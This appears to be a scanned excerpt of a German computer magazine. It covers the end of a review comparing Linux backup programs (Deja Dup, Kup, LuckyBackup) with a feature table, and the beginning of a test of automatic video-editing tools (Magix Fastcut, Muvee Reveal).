
Deja Dup ist ein bewusst einfach gehaltenes Frontend für das Kommandozeilen-Tool Duplicity, das mit Rsync und GnuPG verschlüsselte Sicherungen erstellt. Das Gtk+-Tool Deja Dup integriert sich gut in den Gnome- oder Unity-Desktop. Die Entwickler stellen lediglich ein Archiv mit dem Quellcode bereit, viele große Distributionen halten Deja Dup jedoch in ihren Repositories vor.

Deja Dup besteht aus einem Kommandozeilenprogramm, das die eigentliche Sicherung und Wiederherstellung anstößt, und einer Benutzeroberfläche zur Konfiguration, die sich in die Systemeinstellungen von Gnome integriert. Letztere erreichen Anwender auch direkt als `deja-dup-preferences`. Die zu sichernden Verzeichnisse landen einzeln per Mausklick oder per Drag and Drop in einer Liste. Eine weitere Liste nimmt Ordner auf, die nicht gesichert werden sollen. Auswahlfilter bietet das Backup-Programm nicht.

Deja Dup kann die Sicherung in einem lokalen Ordner ablegen oder via SSH, FTP, WebDAV oder Windows-Freigabe auf einem Server speichern. Auf Wunsch schiebt das Backup-Programm die Sicherungen in Amazons S3- oder in die Rackspace-Cloud. Deja Dup 34.1 bringt zudem experimentelle Unterstützung für Google Cloud Storage und OpenStack Swift mit. Das Speichern in der Cloud klappt allerdings nur, wenn die entsprechenden Backends sowie die passenden Python-Bibliotheken installiert sind. Wer unter Ubuntu seine Sicherungen in Amazons S3-Cloud ablegen möchte, muss das Paket `deja-dup-backend-s3` nachinstallieren. In jedem Fall schreibt Deja Dup alle Dateien in ein großes `.tar.gz`-Archiv. Das Programm erstellt Sicherungen entweder auf Knopfdruck oder automatisch – dabei hat man nur die Wahl zwischen täglichen oder wöchentlichen Backups; eigene Zeitintervalle sind nicht möglich.

Deja Dup verschlüsselt jede Sicherung auf Wunsch mit einem Passwort. Ist auf dem Zieldatenträger nur noch wenig Speicherplatz frei, kann Deja Dup automatisch Zwischenstände löschen, die älter als sechs Monate oder ein Jahr sind. Wer sichergehen möchte, dass wichtige Sicherungen nicht verloren gehen, sollte das automatische Löschen deaktivieren. Um Platz zu sparen, erzeugt Deja Dup inkrementelle Backups; ein neues Voll-Backup lässt sich allerdings nicht erzwingen.

Die Wiederherstellung stößt der Anwender ebenfalls über den Einstellungsdialog `deja-dup-preferences` an. Dabei wählt man zunächst den Speicherort, dann das gewünschte Backup anhand des Datums und das Verzeichnis, in das Deja Dup die Sicherung zurückschreiben soll. Anwender können zwar zu einem beliebigen früheren Backup zurückkehren, aber keine einzelnen Dateien wiederherstellen. Allerdings erlaubt ein mitgeliefertes Plug-in für den Dateimanager



Ubuntu installiert Deja Dup als Standard-Backup-Programm, das als „Datensicherungen“ im Dash auftaucht.

Nautilus direkten Zugriff auf Backup-Inhalte: Nach einem Rechtsklick auf eine Datei lässt sich diese schnell durch eine ältere Version aus dem Backup ersetzen.

Damit ist der Funktionsumfang von Deja Dup bereits erschöpft. In der Vergangenheit ist das Tool immer wieder negativ aufgeflogen. In Foren klagten viele Nutzer vor allem über defekte Sicherungen. Im Test konnten wir diese Probleme nicht beobachten. Allerdings kann das Werkzeug unter Ubuntu 14.04 Dateien mit Sonderzeichen und Umlauten im Namen nicht wiederherstellen.

Kup


So wie Deja Dup sich auf den Gnome-Desktop konzentriert, kümmert sich Kup um Backups auf KDEs Plasma-Desktop. Die aktuelle Version 0.6.0 wurde bereits im Mai 2015 veröffentlicht, basiert auf Qt 5 und nutzt wie der Desktop Plasma 5 die KDE Frameworks 5. Wer noch KDE 4 verwendet, kann auf Kup 0.5.1 zurückgreifen. Den Quellcode und fertige Pakete für verschiedene Distributionen liefert der OpenSuse Build Service; ein Ubuntu-Paket für 64-Bit-x86-Systeme lagert in einem Launchpad-Repository (alle URLs siehe c't-Link am Ende des Artikels).

Kup besteht aus mehreren Komponenten, die sich an unterschiedlichen Stellen in den Desktop einklinken. Backups konfiguriert das Modul „Datensicherungen“ in den Systemeinstellungen. Dort muss man Kup zunächst aktivieren und mindestens einen Sicherungsplan erstellen. Backup-Profile fassen alle Ein-

stellungen einer Sicherung zusammen. Später gibt ein Symbol im Systemabschnitt der Kontrollleiste Auskunft über den Sicherungsfortschritt. Ein Klick fördert ein kleines Menü zutage, über das sich die Einstellungen öffnen, Log- und Backup-Dateien einsehen und Datensicherungen starten lassen. Wurde das gewählte Backup-Intervall dreimal überschritten, ohne eine Sicherung anzulegen, mahnt Kup das überfällige Backup mit einem roten Icon in der Kontrollleiste an.

Kup kennt zwei Betriebsmodi: Zum einen kann es alle Dokumente mit dem Backup-Datenträger synchronisieren, um beispielsweise das Bilderarchiv auf einer externen Festplatte aktuell zu halten. Einen Rückgriff auf ältere Dateiversionen erlaubt der zweite Modus, in dem Kup inkrementelle Backups erstellt. Um dabei Platz zu sparen, sichert das Programm nur die geänderten Teile der einzelnen Dateien. Diese Delta-Backups beherrscht im Testfeld sonst nur Areca Backup. Die eigentliche Sicherung delegiert Kup im Hintergrund je nach gewähltem Modus an Rsync oder Bup.

Lässt man Kup zwei Verzeichnisse synchronisieren, kopiert das Tool einfach die entsprechenden Dateien. Beim inkrementellen Backup erstellt Kup im Zielverzeichnis ein lokales Git-Repository, das die Sicherungen verwaltet. Auf Wunsch prüft Kup auch die Integrität der gesicherten Dateien. Weist man das Tool an, beim Backup zusätzliche Wiederherstellungsinformationen zu speichern, lassen sich damit defekte Sicherungen in vielen Fällen rekonstruieren.



In Kup wählen Sie zunächst zwischen synchronisierten Verzeichnissen und einem Backup mit Versionierung.

Die zu sichernden Ordner hakt man in einem Verzeichnisbaum ab. Einzelne Dateien lassen sich nicht ausschließen. Backups landen wahlweise in einem vorgegebenen Verzeichnis oder auf einem externen Datenträger. Auf Wunsch beginnt Kup mit der Sicherung, sobald die externe Festplatte angeschlossen oder das Verzeichnis verfügbar ist.


Kup kann Sicherungen automatisch in festen Intervallen vornehmen, etwa stündlich oder täglich. Alternativ kann das Backup auch nach einer gewissen Laufzeit des Rechners starten, damit beispielsweise nach 24 Arbeitsstunden automatisch ein Backup entsteht. Die Sicherung lässt sich aber auch manuell anwerfen; zudem fragt Kup auf Wunsch vor dem Anlegen des Backups noch einmal nach. Die Sicherungen selbst stößt ein im Hintergrund laufender Daemon an.

Über einen Menüpunkt des Kontrollleistensymbols zeigt Kup die Inhalte eines Backups. Auf diesem Weg lassen sich einzelne Dateien, Verzeichnisse oder die komplette Sicherung zurückspielen. Bei synchronisierten Verzeichnissen öffnet Kup zur Wiederherstellung den Dateimanager, für versionsverwaltete Backups bringt es ein eigenes Tool mit.

LuckyBackup

LuckyBackup wird kaum noch weiterentwickelt, die letzte Version 0.4.8 erschien im März 2014. Das Programm liegt allerdings in den Repositories vieler Distributionen und erfreut sich recht großer Beliebtheit. Wer LuckyBackup einsetzen möchte, sollte daher einen Blick in die Liste der bekannten Fehler auf der Projekt-Homepage werfen. Auf unserem Testrechner mit Ubuntu 15.10 stürzte das Backup-Programm hin und wieder ab.

Entwickler Loukas Avgeriou stellt den Quellcode und fertige Pakete für verschiedene Distributionen auf seiner Homepage bereit. Nach dem ersten Start erzeugt das Tool ein neues Profil, das man mit mehreren Aufgaben füllen kann. LuckyBackup arbeitet diese dann nacheinander ab. Jede Aufgabe sichert stets genau einen Ordner (gegebenenfalls samt Unterverzeichnissen) in ein



LuckyBackup basiert auf Qt4 und meldet sich mit diesem ziemlich ungewöhnlichen Hauptfenster.

Zielverzeichnis. Um eine einzelne Datei zu sichern, fügt man diese über den Modus „Nur einbeziehen“ im Reiter „Einfügen“ hinzu.

Wie bei Kup kann man entscheiden, ob LuckyBackup Verzeichnisse synchronisiert oder im Zielverzeichnis ein inkrementelles Backup anlegt. Im letzten Fall muss man angeben, wie viele dieser sogenannten Schnappschüsse LuckyBackup aufzubewahren soll, standardmäßig ist es einer. In jedem Fall kopiert das Programm einfach alle Dateien ins Zielverzeichnis. Beim inkrementellen Backup landen vorherige Sicherungen im versteckten Unterverzeichnis „.luckybackup-snapshots“. Profile kann LuckyBackup per Export und Import auf mehrere Rechner übertragen.

Auf Wunsch schließt LuckyBackup Dateien und Verzeichnisse aus, die einem oder mehreren Mustern entsprechen. Hilfestellung bietet ein einfacher Editor, in dem man sich ein Muster zusammenklickt. Alternativ lassen sich Muster in einer Textdatei sammeln und dann LuckyBackup zuführen. Muster für explizit zu sichernde Dateien unterstützt das Programm ebenfalls.


LuckyBackup kann Dateien via Rsync oder SSH auf einen Server sichern. Anders als bei den übrigen Kandidaten funktioniert das auch umgekehrt: Das Programm kann die Daten eines entfernten Rechners lokal sichern. Bei einem SSH-Server erfolgt die

Authentifizierung ausschließlich über ein Schlüsselpaar.


Zunächst muss man die Ansicht aktualisieren, damit LuckyBackup veränderte Dateien erkennt und mit einer Meldung auf sie hinweist. Die eigentliche Sicherung lässt LuckyBackup von Rsync durchführen. Experten können Rsync zusätzliche Parameter mit auf den Weg geben. Weniger versierte Anwender setzen im Reiter „Kommando-Optionen“ einige Einstellungen per Mausklicks und weisen LuckyBackup so etwa an, Zugriffsrechte zu ignorieren. Vor und nach dem eigentlichen Backup kann das Tool beliebige Shell-Skripte ausführen. Sollten diese einen Fehler liefern, startet das Programm sie auf Wunsch sogar mehrmals. Über den integrierten „Zeitplaner“ startet LuckyBackup automatisch Sicherungen in regelmäßigen Intervallen; die dafür nötigen Cron-Jobs lassen sich im entsprechenden Dialog zusammenklicken.

Auf Wunsch simuliert LuckyBackup die Sicherung und verschickt Backup-Protokolle per E-Mail. Den Versand überlässt es einem externen Mail-Programm, dem man die Nachricht als Parameter auf der Kommandozeile übergibt.

Zur Wiederherstellung können Anwender eine Aufgabe einrichten, die das Backup zurückspielt. Alternativ ruft man einen Dialog auf, der die Inhalte sämtlicher Sicherun-



Wer in LuckyBackup keine eigenen Ausschlussmuster festlegen möchte, kann vordefinierte Verzeichnisse ausschließen.



LuckyBackup zeigt auf Knopfdruck alle veränderten Dateien in den vorhandenen Sicherungen an.

gen zeigt und Zugriff auf die zugehörigen Log-Dateien gibt. Hier lässt sich das jeweils letzte Backup löschen und eine Sicherung mit dem aktuellen Stand der Daten vergleichen. Ein Knopfdruck genügt, um die komplette Sicherung zurückzuspielen. Auch diesen Vorgang kann LuckyBackup simulieren. Einzelne Dateien lassen sich nicht wiederherstellen.

Fazit

Welches das passende Backup-Programm ist, hängt von der genutzten Desktop-Oberfläche ab und dem benötigten Funktionsumfang. Um auch bei Bitfäule auf der sicheren Seite zu sein, empfiehlt es sich, mehrere redundante Backups anzulegen oder ein Tool zu verwenden, das Versionierung beherrscht.

Areca Backup kann zwar viel, erschlägt aber mit seiner unübersichtlichen Benutzeroberfläche. Hier muss man etwas Einarbeitungszeit in Kauf nehmen. Ganz anders Back In Time: Hat man dem Programm erst einmal die zu sichernden Dateien mitgeteilt, begeistert es mit einer übersichtlichen Oberfläche. Einzelne Dateien kann das Tool mit wenigen Mausklicks aufspüren und wiederherstellen. Das Programm verlangt jedoch für das Ziel ein Dateisystem, das mit Hardlinks umgehen kann.

Die einfachste Bedienung im Testfeld bietet Deja Dup, wäre da nicht der magere Funktionsumfang. Dass unter Ubuntu 14.04 Dateien und Verzeichnisse mit Umlauten nicht wiederhergestellt werden, ist mehr als ärgerlich. Ähnlich einfach bedienen lässt sich Kup, doch ist es gezielt auf Nutzer des

KDE- / Plasma-Desktops ausgerichtet. Die Bedienung über das Symbol in der Kontrollleiste ist zudem etwas fummelig. Darüber hinaus kann Kup keine Backups verschlüsseln.

Abgesehen von der fehlenden Verschlüsselung bietet LuckyBackup einen ansehnlichen Funktionsumfang. Die Programmoberfläche wirkt allerdings mit der heißen Nadel gestrickt und ist teilweise recht umständlich zu bedienen. (lmd@ct.de)

Literatur

- [1] Andrea Müller, Abziehbilder, Partitions- und Platten-Images mit Clonezilla erzeugen, c't 2/10, S. 162
 [2] Ingo T. Storm, 3, 2, 1 – ewig deins!, So finden Sie die richtige Backup-Strategie, c't 13/13, S. 112

Alle Downloads: ct.de/y26u

Backup-Programme für Linux

Name, Version	Areca Backup 7.5	Back In Time 1.1.12	Deja Dup 34.1	Kup 0.6.0	LuckyBackup 0.4.8
Lizenz	GPL v2	GPL v2	GPL v3	GPL v2	GPL v3
Bezugsquelle	http://www.areca-backup.org	http://backintime.le-web.org	https://launchpad.net/deja-dup	http://kde-apps.org/content/show.php/Kup+Backup+System?content=147465	http://luckybackup.sourceforge.net
Frontend für Kommandozeilen-Interface	eigenständige Anwendung	Rsync	Duplicity, Rsync, GnuPG	Bup, Rsync	Rsync
Sicherung					
Sichern von Dateien / Ordnern	✓ / ✓	✓ / ✓	- / ✓	- / ✓	✓ / ✓
Ausschluss von Dateien und Ordnern über Zeitgesteuerte Sicherungen	Dateiattribute, reguläre Ausdrücke	Muster	nur komplette Ordner	nur komplette Ordner	Muster
differenzielle / Delta-Backups	✓ / ✓	- / -	- / ✓	- / ✓	- / -
Verschlüsselung	AES128 und AES256	EncFS	GnuPG	-	-
unterstützte Cloud-Dienste	-	-	Amazon S3, Rackspace Cloud (experimentell Google Cloud Storage und OpenStack Swift)	-	-
Netzwerkprotokolle	FTP, SFTP	SSH	FTP, SSH, WebDAV, SMB	-	Rsync, SSH
Backup-Format	Zip, Zip64, Datei-Kopien	Datei-Kopien	.tar.gz-Archiv	Datei-Kopien, Git-Repository	Datei-Kopien
Komprimierung	✓	-	✓	✓ (nur bei Git-Repositories)	-
Anzeige, ob Backup notwendig	✓	-	-	✓	✓ (bei Simulation oder Vergleich)
Backup-Simulation / Backup-Profile	✓ / ✓	- / ✓	- / -	- / ✓	✓ / ✓
Backup-Archiv automatisch aufsplitten	✓	-	-	-	-
Backup auf Fehler prüfen	✓	-	✓	✓	-
alte Backups löschen (automatisch / manuell)	✓ / ✓	✓ / ✓	✓ / -	- / -	✓ / ✓
Wiederherstellung					
Erkennung fehlerhafter Backups	✓	-	✓	✓	-
fehlerhaftes Backup (teilweise) wiederherstellen	-	✓	-	✓	✓
Zugriffsrechte und Besitzer bleiben erhalten	✓	✓	✓	✓	✓
Dateisuche im Backup	✓	-	-	✓ (über Dateimanager bzw. File Digger)	✓ (über Dateimanager)
Wiederh. kompl. Backups / einzelner Dateien	✓ / ✓	✓ / ✓	✓ / ✓ ¹	✓ / ✓	✓ / -
Wiederherstellung älterer Dateiversionen	✓	✓	✓	✓ (nur bei Git-Repositories)	✓
Vergleich von zwei Backups	-	✓ (dateiweise)	-	-	✓ (dateiweise)
Sonstiges					
Report des Backup-Vorganges	✓	✓	✓	✓	✓
Report per E-Mail	✓	-	-	-	✓
Shell-Skripte vor und nach dem Backup starten	✓	✓	-	-	✓
Bewertung					
Funktionsumfang	⊕⊕	○	⊖	⊖	○
flexible Zeitplanung	⊖	⊕⊕	⊖	⊕	⊕
effiziente Datenspeicherung	⊕⊕	○	○	○	○
Löschstrategie	⊕	⊕⊕	⊖	⊖⊖	⊖⊖
Ablage auf Servern	○	○	⊕⊕	⊖⊖	○
flexible Wiederherstellung	⊕⊕	⊕⊕	○	⊕	○
Dokumentation	⊕	⊖	○	⊖⊖	⊕
Handhabung	⊖	⊕	⊕⊕	⊕	⊖

¹über Nautilus-Erweiterung

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend

⊖ schlecht

⊖⊖ sehr schlecht

✓ vorhanden

- nicht vorhanden

k. A. keine Angabe

Joachim Sauer

Schablonenschneider

Videoclips automatisch zusammenbauen und schneiden

Einen spannenden Film zu erstellen, ohne selbst zu schneiden – das versprechen Schnellschnittwerkzeuge, die sich an Einsteiger und engagierte YouTuber wenden.

Wie viele Clips mit interessanten Szenen auf vergessenen SD-Karten schlummern, weiß niemand so genau – wie viele man davon mit einem einfachen Schnittwerkzeug zu einem spannenden Streifen kombinieren könnte, ist Legion. Dabei gibt es abseits teurer Profi-Software auch Programme, welche die Schnippselreihe erheblich erleichtern und dank raffinierter Automatiken bei Auswahl und Montage die eigentliche Arbeit weitgehend alleine bewältigen. Die Software-Unternehmen Magix und Muvee bieten genau solche Werkzeuge.

Das Programm von Muvee gibt es schon seit knapp 15 Jahren, Magix geht mit Fastcut erst in die zweite Runde. Insofern stehen sich Altmeister und Neuling gegenüber. Allerdings stellt Magix das seit Jahren meistverkaufte Schnittprogramm Magix Video Deluxe und beherrscht Im-

port und Export von Videodaten souverän – das ist von Vorteil, denn auch die Schablonenschablonen müssen mit der riesigen Vielfalt an Codecs und Formaten umgehen können.

Die Klasse der Schnittautomaten bekommt weiteren Zuwachs: CyberLink steigt mit dem ActionDirector in den Markt ein. Auch dieses Programm ist vor allem für Action-Cam-Clips gedacht und schneidet nach Schnittschablonen automatisch. Wir hätten dieses Programm gerne mit getestet; der Hersteller hat aber den Erscheinungstermin auf Mitte Mai verschoben – wohl aufgrund einer Zusammenarbeit mit Samsung, wo das Programm mit der neuen Gear 360 angeboten werden könnte: Als Gear 360 ActionDirector könnte die Software auch Panorama-Videos bearbeiten. Auch Corel Fastflick spielt in dieser

Klasse, doch dieses Programm gibt es nur zusammen mit dem VideoStudio X9, also einer vollwertigen Schnittsoftware.

Andersherum

Die Automatik-Schnippsler folgen zwischen In- und Output einer eigenen Logik: Sie analysieren die importierten Clips, versuchen technische Ausrutscher auszusortieren, um anschließend anhand von Kriterien wie Bewegung oder Farbe im Video zueinander passende Schnipsel zu finden – und sie in eine interessante Reihenfolge zu bringen. Dabei bestimmt je nach Vorlage der Rhythmus der unterlegten Musik die Schnittzeitpunkte.


Das unterscheidet sie sehr deutlich von normalen Schnittanwendungen, was solche Automaten nicht nur für Einsteiger-Cutter empfiehlt, sondern auch

für YouTuber, die schnell einen Trailer für den eigenen Clip erstellen wollen. Dreh- und Angelpunkt dabei sind möglichst viele (gute) Schnittvorlagen, die eine möglichst breite Palette an Themen abdecken.

Im Test galt es, Rohmaterial aus unterschiedlichen Quellen zu importieren, bis hin zu 4K. Denn längst stammen die zu verarbeitenden Clips nicht mehr nur von einer Kamera, sondern von Actioncam, Smartphone oder videofähiger Fotoknipse. Obendrein mussten die Programme wegen der üblichen Funktion der Actioncams, die meist ein- und viel später wieder ausgeschaltet werden, mit sehr langen Aufzeichnungen zuretkommen. Anschließend ging es darum, aus 50 Aufnahmen einen dreiminütigen Film mit Vor- und Abspann zu schneiden.

Im zweiten Testprojekt sollten die Programme aus einem fertigen Zehn-Minuten-Film die spannendsten Parts herausfinden und zu einem Ein-Minuten-Trailer zusammenschneiden. Denn damit ließe sich ein langes Video ohne großen Aufwand auf Facebook ankündigen. Deutlich schwieriger dagegen ist es, aus mehreren Filmen einen Trailer zu erstellen, etwa als Kanaltrailer für YouTube.

Als Ergebnis erwarteten wir drei passend zur unterlegten Musik geschnittene Filme. Auf



Das Titelmodul von Fastcut greift auf alle Systemschriften zurück. Es bietet nicht viele Animationsmöglichkeiten, aber immerhin neun Titelvorlagen.

Magix Fastcut kommt mit 25 Schnittvorlagen, die allesamt gut gestaltet sind. Die Szenenwechsel erfolgen sauber zu einer ansprechenden Musik.

den O-Ton haben wir weitgehend verzichtet; allerdings kann man bei beiden Programmen nach dem Automatik-Schnitt an den Details feilen – etwa am Ton.

Schließlich ging es darum, wie einfach man mit den Kandidaten zureckkommt – und ob auch erfahrene Cutter die notwendigen Werkzeuge finden. Obendrein ermittelten wir, wie lange die Rohmaterial-Analyse und die abschließende Filmberechnung dauerten. Einen detaillierten Funktionsvergleich sowie unsere Bewertungen listet die Tabelle auf dieser Seite auf.

Magix Fastcut 2.0

Mit Fastcut 2.0 schiebt Magix auf die Nutzer von Tablets und Notebooks mit Touchscreen; dafür wurde nämlich die Oberfläche der zweiten Version von Fastcut überarbeitet. So lässt sich das Programm jetzt gut bedienen – wenn auch mit Einschränkungen, beispielsweise beim Import. Zwar wurde das Ordner-Symbol so angepasst, dass es sich mit dem Finger problemlos treffen lässt, doch dann öffnet sich ein Standard-Windows-Fenster, um den Ordner mit dem Rohmaterial auszuwählen; das ist nur mit der Maus bedienbar. Auf solche Hindernisse stießen wir auch an anderen Stellen. Der Schnitt an sich funktioniert auch ohne Maus recht gut.

Erfreulicherweise ist Fastcut nun nicht mehr nur auf MP4-Daten beschränkt, sondern liest auch – anders als Muvee – AVCHD- und Videodateien in UHD-Auflösung ein.

Der neuen Version verpasste Magix 25 Schnittschablonen, 10 mehr als der ersten, mit jeweils unterschiedlicher Projektdauer. Die maximale Länge liegt derzeit bei drei Minuten – mehr als ausreichend: Den Zuschauer so lange bei der Stange zu halten ist schon für einen normalen Film nicht einfach. Auch für 15 Sekunden lange Trailer stehen passende Vorlagen bereit.

Alle Vorlagen zeichnen sich durch eine durchweg professionelle Gestaltung und eine sauber komponierte Musik aus. Im Test lieferte Fastcut schon im ersten Anlauf echte Hingucker. Wem das Ergebnis nicht gefällt, der drückt einfach noch mal auf „Vorschau mit eigenen Clips“ und bekommt Sekunden später einen neuen Film zu sehen.

Das ist letztlich das Besondere an Programmen wie diesem: Die Software packt das Material innerhalb weniger Sekunden in eine Schnittvorlage und beginnt direkt mit der Wiedergabe. Mühelos kann man eine andere Vorlage und andere Filmlängen ausprobieren, um sich seiner Idealvorstellung zu nähern. Schade, dass man nicht zurück zu einer älteren Version schalten kann, wenn die neuen Varianten weniger überzeugen.

Doch ganz perfekt muss der Film nicht mal sein: Im nächsten

Schritt erlaubt die Software in der „Vorlagenbearbeitung“ eine manuelle Anpassung der Clips. Im Grunde ist das nur ein Verschiebebahnhof, denn man kann den ganzen Film oder einzelne Clips nicht wirklich schneiden; stattdessen sucht man für einen bestimmten Schnipsel mit der durch die Vorlage definierten Länge einen neuen Ausschnitt aus dem Rohmaterial. Oder man entscheidet sich bewusst für einen anderen Quell-Clip; dann sucht die Software einen dafür passenden Ausschnitt, den man manuell anpas-

Automatik-Schnittprogramme

Produkt	Magix Fastcut 2	Muvee Reveal Finale
Internet	www.magix.com	www.muvee.com
Betriebssystem	Windows 7/8/10	Windows 7/8/10
Bedienung		
Touchscreen-optimiert	✓ ¹	–
Vollbild-Vorschau / Vorschauqualität	✓ / gut, teils ruckelnd	– / mäßig
Timeline/Storyboard	✓ / ✓	– / ✓
Handbuch/Hilfe-Funktion	– / ✓	– / ✓
Tutorial-Video	–	✓
Import		
Kennzeichnung nicht unterstützter Formate	✓	✓ ²
Kopierhilfe von der Speicherkarte	✓	✓
Aufzeichnen von Kamera	–	✓
Verwalten mit Metadaten	–	–
Video-Schnitt / Ton		
Anzahl der Schnittvorlagen/Musiktitel	25/25	6/12
Schnittvorlagen personalisierbar	–	✓
Markierung über Highlight-Funktion	–	✓
Anpassung Clipausschnitt	✓	–
Videoschnitt manuell	✓	–
Mischungsverhältnis Originalton/Musik wählbar	✓	✓
individuelle Musik wählbar	✓ ²	✓
Kommentarfunktion	–	✓
Effekte/Titel		
Übergangseffekte austauschbar/ Farbkorrektur	✓ / ✓	– / –
Objektivkorrektur/Bildstabilisierung	✓ / ✓	– / –
Video zuschneiden/drehen	✓ / ✓	– / –
Zeitleupe/-raffer/rückwärts	✓ / ✓ / ✓	✓ / ✓ / –
Titelvorlagen	9	–
Ausgabe		
MPEG-Rate wählbar/variabel	– / –	✓ ² / –
Formatvorlagen für Smartphones/Tablets	✓ / ✓	✓ / –
Export auf Facebook/Vimeo/YouTube	✓ / – / ✓	✓ / ✓ / ✓
Export auf DVD/Blu-ray	– / –	✓ / –
Leistung		
Analyse von 150 Minuten Videomaterial	<1 min.	129 min.
Berechnungsgeschwindigkeit (3 Min./Full-HD)	3:35 min.	15:45 min.
Bewertung		
Anleitung/Bedienung	⊕ / ⊕⊕	⊖ / ⊕⊕
Import	⊕	⊖
Schnitt/Ton	⊕⊕ / ⊖	⊖⊖ / ⊕
Effekte/Titel	⊕⊕ / ⊕	⊖⊖ / ⊖
Aufgaben: Film aus Rohmaterial	⊕⊕	⊖⊖
